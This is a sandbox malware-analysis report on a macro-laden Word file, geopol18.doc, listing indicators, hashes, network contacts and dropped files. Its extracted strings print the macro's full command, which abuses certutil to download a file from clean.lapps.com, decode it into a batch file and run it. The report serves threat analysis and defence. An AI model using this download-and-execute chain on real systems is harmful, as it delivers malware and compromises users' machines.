

geopol18.doc 

This report is generated from a file or URL submitted to this webservice on January 22nd 2019 06:27:52 (UTC) and action script *Heavy Anti-Evasion*  
Guest System: Windows 7 64 bit, Professional, 6.1 (build 7601), Service Pack 1, **Office 2010 v14.0.4**  
Report generated by [Falcon Sandbox](#) © Hybrid Analysis

malicious

Threat Score: 100/100  
AV Detection: 73%  
Labeled as: [Trojan.Generic](#)  
[#macros-on-open](#)

-  Overview

 Sample unavailable

 Downloads ▼

 External Reports ▼

 Re-analyze

 Hash Not Seen Before


 No similar samples

 Report False-Positive

 Request Report Deletion

 Post  Link  E-Mail

## Incident Response


 Risk Assessment


**Persistence**

Spawns a lot of processes


**Network Behavior**

Contacts 1 domain and 1 host.

 View all details

 MITRE ATT&CK™ Techniques Detection

This report has 12 indicators that were mapped to 11 attack techniques and 6 tactics.

 View all details

## Indicators

 Not all malicious and suspicious indicators are displayed. [Get your own cloud service or the full version to view all details.](#)

Malicious Indicators <span>8</span>	
General	
Document spawns new processes	▼
GETs files from a webserver	▼
Network Related	
Found more than one unique User-Agent	▼
Malicious artifacts seen in the context of a contacted host	▼
Unusual Characteristics	
Contains embedded VBA macros with keywords that indicate auto-execute behavior	▼
Spawns a lot of processes	▼
Hiding 2 Malicious Indicators	

### Incident Response

#### Indicators

Malicious (8)  
Suspicious (8)  
Informative (22)

File Details

Screenshots (14)

Hybrid Analysis (19)

Network Analysis

Extracted Strings

Extracted Files (33)

Notifications

Community (1)

[Back to top](#)

### À PROPOS DES COOKIES SUR CE SITE

En cliquant sur « Accepter tous les cookies », vous consentez au stockage de cookies sur votre appareil afin de nous permettre d'améliorer la navigation du site, d'analyser l'utilisation du site et d'optimiser nos initiatives marketing. [Politique d'utilisation des cookies](#)

[Paramètres des cookies](#)

Tout refuser









[Automatiquement acceptés](#)

Suspicious Indicators	8
General	
Opened the service control manager	▼
Installation/Persistence	
Allocates virtual memory in a remote process	▼
Writes data to a remote process	▼
Network Related	
Sends traffic on typical HTTP outbound port, but without HTTP header	▼
System Security	
Modifies proxy settings	▼
Unusual Characteristics	
Contains embedded VBA macros with suspicious keywords	▼
Hiding 2 Suspicious Indicators	
All indicators are available only in the private webservice or standalone version	

Informative	22
General	
Contacts domains	▼
Contacts server	▼
Contains embedded VBA macros	▼
Creates a writable file in a temporary directory	▼
Creates mutants	▼
Drops files marked as clean	▼
Loads rich edit control libraries	▼
Process launched with changed environment	▼
Removes Office resiliency keys (often used to avoid problems opening documents)	▼
Runs shell commands	▼
Scanning for window names	▼
Spawns new processes	▼


### À PROPOS DES COOKIES SUR CE SITE

En cliquant sur « Accepter tous les cookies », vous consentez au stockage de cookies sur votre appareil afin de nous permettre d'améliorer la navigation du site, d'analyser l'utilisation du site et d'optimiser nos initiatives marketing. [Politique d'utilisation des cookies](#)

	 ▾	 ▾		 ▾	 Request Info ▾	<div><input type="text" value=""/></div> <div></div> <div></div>
Opens the MountPointManager (often used to detect additional infection locations)						▼
Touches files in the Windows directory						▼
Network Related						
Found potential URL in binary/memory						▼
System Security						
Creates or modifies windows services						▼
Hooks API calls						▼
Unusual Characteristics						
Drops cabinet archive files						▼
Installs hooks/patches the running process						▼

## File Details

All Details: ☐ Off

 geopol18.doc

Filename

Size

Type

Description

Architecture

SHA256

geopol18.doc

68KiB (69632 bytes)

doc

office

Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 949, Template: Normal.dotm, Last Saved By: Windows User, Revision Number: 12, Name of Creating Application: Microsoft Office Word, Total Editing Time: 13:00, Create Time/Date: Mon Dec 10 22:57:00 2018, Last Saved Time/Date: Mon Jan 21 23:36:00 2019, Number of Pages: 5, Number of Words: 2510, Number of Characters: 14309, Security: 0

WINDOWS



8da5b75b6380a41eee3a399c43dfe0d99eeefaa1fd21027a07b1ecaa4cd96fdd

Resources

Visualization

Icon

Input File (PortEx)




## Screenshots




⌵ Show more

### À PROPOS DES COOKIES SUR CE SITE

En cliquant sur « Accepter tous les cookies », vous consentez au stockage de cookies sur votre appareil afin de nous permettre d'améliorer la navigation du site, d'analyser l'utilisation du site et d'optimiser nos initiatives marketing. [Politique d'utilisation des cookies](#)




HYBRID  
ANALYSIS



Request Info


Details.

Analysed 19 processes in total.




 Logged Script Calls	 Logged Stdout	 Extracted Streams	 Memory Dumps
 Reduced Monitoring	 Network Activity	 Network Error	 Multiscan Match

## Network Analysis

 This report was generated with enabled TOR analysis



## DNS Requests

Login to Download DNS Requests (CSV)

Domain	Address	Registrar	Country
clean.lapps.com 	88.99.13.69 TTL: 3600	NETWORK SOLUTIONS, LLC. Organization: Web Carrier Communications, Inc. Name Server: DNS1.NAME-SERVICES.COM Creation Date: Mon, 05 Mar 2007 02:27:27 GMT	 Germany

## Contacted Hosts

Login to Download Contacted Hosts (CSV)

IP Address	Port/Protocol	Associated Process	Details
88.99.13.69 	80 TCP	cu.exe PID: 612	 Germany

## À PROPOS DES COOKIES SUR CE SITE

En cliquant sur « Accepter tous les cookies », vous consentez au stockage de cookies sur votre appareil afin de nous permettre d'améliorer la navigation du site, d'analyser l'utilisation du site et d'optimiser nos initiatives marketing. [Politique d'utilisation des cookies](#)

## Contacted Countries



## HTTP Traffic

Endpoint	Request	URL	Data
88.99.13.69:80 (clean.lapps.com)	GET	clean.lapps.com/1.txt	GET /1.txt HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Accept: */* User-Agent: Microsoft-CryptoAPI/6.1 Host: clean.lapps.com <div>More Details</div>
88.99.13.69:80 (clean.lapps.com)	GET	clean.lapps.com/1.txt	GET /1.txt HTTP/1.1 Accept: */* User-Agent: CertUtil URL Agent Host: clean.lapps.com Cache-Control: no-cache <div>More Details</div>
88.99.13.69:80 (clean.lapps.com)	GET	clean.lapps.com/3.txt	GET /3.txt HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Accept: */* User-Agent: Microsoft-CryptoAPI/6.1 Host: clean.lapps.com <div>More Details</div>
88.99.13.69:80 (clean.lapps.com)	GET	clean.lapps.com/3.txt	GET /3.txt HTTP/1.1 Accept: */* User-Agent: CertUtil URL Agent Host: clean.lapps.com Cache-Control: no-cache <div>More Details</div>
88.99.13.69:80 (clean.lapps.com)	GET	clean.lapps.com/4.txt	GET /4.txt HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Accept: */* User-Agent: Microsoft-CryptoAPI/6.1 Host: clean.lapps.com <div>More Details</div>

## Extracted Strings

Q

Search

All Details: 

Off

 Download All Memory Strings (4.6KiB)

- All Strings (132)
- Interesting (44)
- WINWORD.EXE:3680 (88)
- reg.exe:3676 (2)
- netl.exe (1)
- WINWORD.EXE (1)
- cmd.exe (2)
- BCSSync.exe (1)
- cu.exe:612 (13)
- PCAP (9)
- sc.exe:1644 (1)
- sc.exe:1748 (1)
- cu.exe (4)
- expand.exe (1)
- findstr.exe (1)
- net.exe (1)
- reg.exe (2)
- sc.exe (4)

%TEMP%\Word8.0\MSForms.exd

%WINDIR%\System32\compvgk.dll

/n "C:\geopol18.doc"

/q /c copy /Y %windir%\System32\certutil.exe %TEMP%\cu.exe && cd /d %TEMP% && cu -urlcache -split -f http://clean.lapps.com/1.txt && cu -decode -f 1.txt 1.bat && del /f /q 1.txt && 1.bat

### À PROPOS DES COOKIES SUR CE SITE

En cliquant sur « Accepter tous les cookies », vous consentez au stockage de cookies sur votre appareil afin de nous permettre d'améliorer la navigation du site, d'analyser l'utilisation du site et d'optimiser nos initiatives marketing. [Politique d'utilisation des cookies](#)

HYBRID ANALYSIS

Request Info

[F000000000][101D4B2136327EA30][000000000]^C:\geopol18.doc

`\??\Volume{e47f4f43-d863-11e7-9d8f-806e6f6e6963}

`\??\Volume{e47f4f44-d863-11e7-9d8f-806e6f6e6963}

## Extracted Files

Displaying 23 extracted file(s). The remaining 10 file(s) are available in the full version and XML/JSON reports.

Clean2

cu.exe

Overview

Download Disabled

Extended File Details

VirusTotal Report

Metadefender Report

Hash Seen Before

Size

1.1MiB (1192448 bytes)

Type

peexe64bitsexecutable

Description

PE32+ executable (console) x86-64, for MS Windows

AV Scan Result

0/80

Runtime Process

cmd.exe (PID: 3824)

MD5

4586b77b18fa9a8518af76ca8fd247d9

SHA1

67601220d6e0a5d2fca2929dd394e6bc23ee0c63

SHA256

453ede55c520faf0ec802d27db9ce496646400160b638d6e5cc546060b524a65

~\_opol18.doc

Overview

Download Disabled

VirusTotal Report

Hash Seen Before

Size

162B (162 bytes)

Type

data

AV Scan Result

0/57

MD5

16cf07b6d6f758652122f5c01b561b38

SHA1

5ef543ce193044191392e2b8e887a300c52baf74

SHA256

3882a3e04d6cf66707b31c8cb14a7c9fe512d10dd355f97a37e8666270f6e17d

Informative Selection6

b4cf7b116a4a4b4592b89cbb5d005d0a.tmp

Overview

Download Disabled

Hash Not Seen Before

Size

9.5KiB (9728 bytes)

Type

peDll64bitsexecutable

Description

PE32+ executable (DLL) (GUI) x86-64, for MS Windows

Runtime Process

expand.exe (PID: 2056)

MD5

a5406729bf6acda782022ac5486436c3

SHA1

e3d0f7e724a69ab79b960308a78dc54199eeefe9

SHA256

eb7886c963720d65e28bdf12b268ae16051fcde9d5e0acf10012afecdf5d0b9

1.bat

Download Disabled

Hash Not Seen Before

### À PROPOS DES COOKIES SUR CE SITE

En cliquant sur « Accepter tous les cookies », vous consentez au stockage de cookies sur votre appareil afin de nous permettre d'améliorer la navigation du site, d'analyser l'utilisation du site et d'optimiser nos initiatives marketing. [Politique d'utilisation des cookies](#)

Page 6 of 8

<div><div><div><div></div><div>HYBRID ANALYSIS</div></div><div><div></div><div></div><div></div><div></div><div></div></div><div>Request Info</div></div></div>	
<div><div><div><div></div><div>1.txt</div></div><div><div>Download Disabled</div><div>Hash Not Seen Before</div></div><div><div><div>Size</div><div>1KiB (1072 bytes)</div></div><div><div>Type</div><div>unknown</div></div><div><div>Description</div><div>PEM certificate</div></div><div><div>Runtime Process</div><div>cu.exe (PID: 612)</div></div><div><div>MD5</div><div>b2110ef802820207578b543376742596</div><div></div></div><div><div>SHA1</div><div>a040ae198d243c149df689475c6ecc7db1dd98b5</div><div></div></div><div><div>SHA256</div><div>0c8c587da6f0c1c4c5c74999d4c1e3056104fb659f64ed0109f5652a476f43d4</div><div></div></div></div></div></div>	
<div><div><div></div><div>3.txt</div></div></div>	<div></div>
<div><div><div></div><div>setup.cab</div></div></div>	<div></div>
<div><div><div></div><div>compvgk.dll</div></div></div>	<div></div>
<div>Informative15</div>	
<div><div><div></div><div>geopol18.LNK</div></div></div>	<div></div>
<div><div><div></div><div>index.dat</div></div></div>	<div></div>
<div><div><div><div></div><div>30A0E798.wmf</div></div><div><div>Download Disabled</div><div>Hash Seen Before</div></div><div><div><div>Size</div><div>138B (138 bytes)</div></div><div><div>Type</div><div>unknown</div></div><div><div>Description</div><div>ms-windows metafont .wmf</div></div><div><div>Runtime Process</div><div>WINWORD.EXE (PID: 3680)</div></div><div><div>MD5</div><div>f6a2e4be8fde91b1497807ff7486794d</div><div></div></div><div><div>SHA1</div><div>7a197033644eae265f9e4794de00e4b4efb0d2a6</div><div></div></div><div><div>SHA256</div><div>f6e5681294ea360f29427e26149b5f970942a8ca7d44f9d0b6189740bfc5492a</div><div></div></div></div></div></div>	<div></div>
<div><div><div></div><div>318E1F33.wmf</div></div></div>	<div></div>
<div><div><div><div></div><div>E4D7317A.wmf</div></div><div><div>Download Disabled</div><div>Hash Seen Before</div></div><div><div><div>Size</div><div>234B (234 bytes)</div></div><div><div>Type</div><div>unknown</div></div><div><div>Description</div><div>ms-windows metafont .wmf</div></div><div><div>Runtime Process</div><div>WINWORD.EXE (PID: 3680)</div></div><div><div>MD5</div><div>fa8c0a398165ed0b26536f485ccc020c</div><div></div></div><div><div>SHA1</div><div>5c9aa2f93faba8ac03449cc4e2b4454b29b87341</div><div></div></div><div><div>SHA256</div><div>826c5ab69ff6f2e8010e78f797cfa1752f014fc317b53d7278de50c58f59e6ba</div><div></div></div></div></div></div>	<div></div>
<div><div><div></div><div>531B798C19475DE193DCF28346C73995</div></div></div>	<div></div>
<div><div><div></div><div>A8D128550BD1456FCFC71C1F680FFA8A</div></div></div>	<div></div>

### À PROPOS DES COOKIES SUR CE SITE

En cliquant sur « Accepter tous les cookies », vous consentez au stockage de cookies sur votre appareil afin de nous permettre d'améliorer la navigation du site, d'analyser l'utilisation du site et d'optimiser nos initiatives marketing. [Politique d'utilisation des cookies](#)

HYBRID ANALYSIS

Request Info

Q

x

b167dc5ac0d84f49abb521c885430e66.tmp

MSForms.exd

setupact.log

compvgk.ini

geopol18\_2\_.LNK

~\_Normal.dotm

Overview

Download Disabled

Hash Seen Before

Size

162B (162 bytes)

Type

data

MD5

16cf07b6d6f758652122f5c01b561b38

SHA1

5ef543ce193044191392e2b8e887a300c52baf74

SHA256

3882a3e04d6cf66707b31c8cb14a7c9fe512d10dd355f97a37e8666270f6e17d

## Notifications

Runtime

## Community

**Anonymous** commented 5 years ago

подозрительный макрос

You must be logged in to submit a comment.

© 2024 Hybrid Analysis — Hybrid Analysis Terms and Conditions of Use — Hybrid Analysis Privacy Notice — Site Notice — Your Privacy Choices — Contact Us

### À PROPOS DES COOKIES SUR CE SITE

En cliquant sur « Accepter tous les cookies », vous consentez au stockage de cookies sur votre appareil afin de nous permettre d'améliorer la navigation du site, d'analyser l'utilisation du site et d'optimiser nos initiatives marketing. [Politique d'utilisation des cookies](#)

Page 8 of 8